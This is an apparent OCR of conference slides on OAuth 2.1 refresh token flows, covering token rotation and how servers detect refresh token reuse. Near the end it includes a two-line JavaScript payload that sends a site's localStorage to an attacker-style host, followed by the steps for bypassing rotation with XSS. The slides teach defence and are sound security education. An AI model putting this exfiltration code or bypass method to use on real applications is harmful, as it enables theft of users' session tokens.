
ORDINA
Ahead of change

Oauth 2.1 FLOWS

REFRESH TOKEN FLOW

OAUTH 2.1 FLOWS

Refresh Token Flow



1 Frontend has an access token and refresh token, and monitors access token expiration

2 Request new access token with refresh token

3 Access token & refresh token

4 Request with access token

5 Response


Refresh tokens enable short-lived access tokens (e.g., 5 – 10 min)

When used in a frontend application, there is no client authentication, so refresh tokens are effectively bearer tokens

The specification require the use of refresh token rotation for bearer refresh tokens

REFRESH TOKEN FLOW

Refresh Token Rotation



AT1 expires

AT2 expires

AT3 expires

App obtains tokens
AT1 and RT1


App refreshes tokens
Use RT1
Receive AT2 and RT2

App refreshes tokens
Use RT2
Receive AT3 and RT3

App refreshes tokens
Use RT3
Receive AT4 and RT4

REFRESH TOKEN FLOW

Detecting Refresh Token Abuse



Authorization server notices reuse of RT2
No tokens are issued
RT3 is revoked

Attacker steals RT2

Attacker uses RT2
Receive AT3 and RT3

AT1 expires

AT2 expires

App obtains tokens
AT1 and RT1

App refreshes tokens
Use RT1
Receive AT2 and RT2

App refreshes tokens
Use RT2


REFRESH TOKENS MUST BE ONE-TIME USE OR SENDER-CONSTRAINED

Sender-constrained refresh tokens require credentials or a secret to use, making them more secure.

Bearer refresh tokens can only be used once, so they require refresh token rotation.

REFRESH TOKEN FLOW


The common perception of malicious Javascript



1. Execute malicious JS code (e.g. XSS)
2. Steal data from local storage
3. Send data to a server controlled by the attacker
4. Abuse the stolen data (access token, refresh token)

Short-lived access tokens reduce the impact of stol access tokens

Refresh token rotation prevents re-use of stolen refresh tokens




A JS payload to steal all LocalStorage data from app.restograde.com

```
let img = new Image();
img.src = `https://maliciousfood.com?data=${JSON.stringify(localStorage)}`;
```

SCRIPT KIDDIES ARE NOT YOUR MAIN THREAT

REFRESH TOKEN FLOW

Sidestepping the protection of refresh token rotation




1. Execute malicious JS code (e.g. XSS)
2. Set up a heartbeat that sends a request every 10s
3. Steal refresh tokens from the application
4. Send latest refresh token to the attacker’s server
5. Detect that the heartbeat has died (wait until the user is offline)
6. Abuse stolen refresh token until chain expires

THE ATTACKER CONTROLS THE FRONTEND APPLICATION

They can do anything the legitimate app can do!

REFRESH TOKEN FLOW

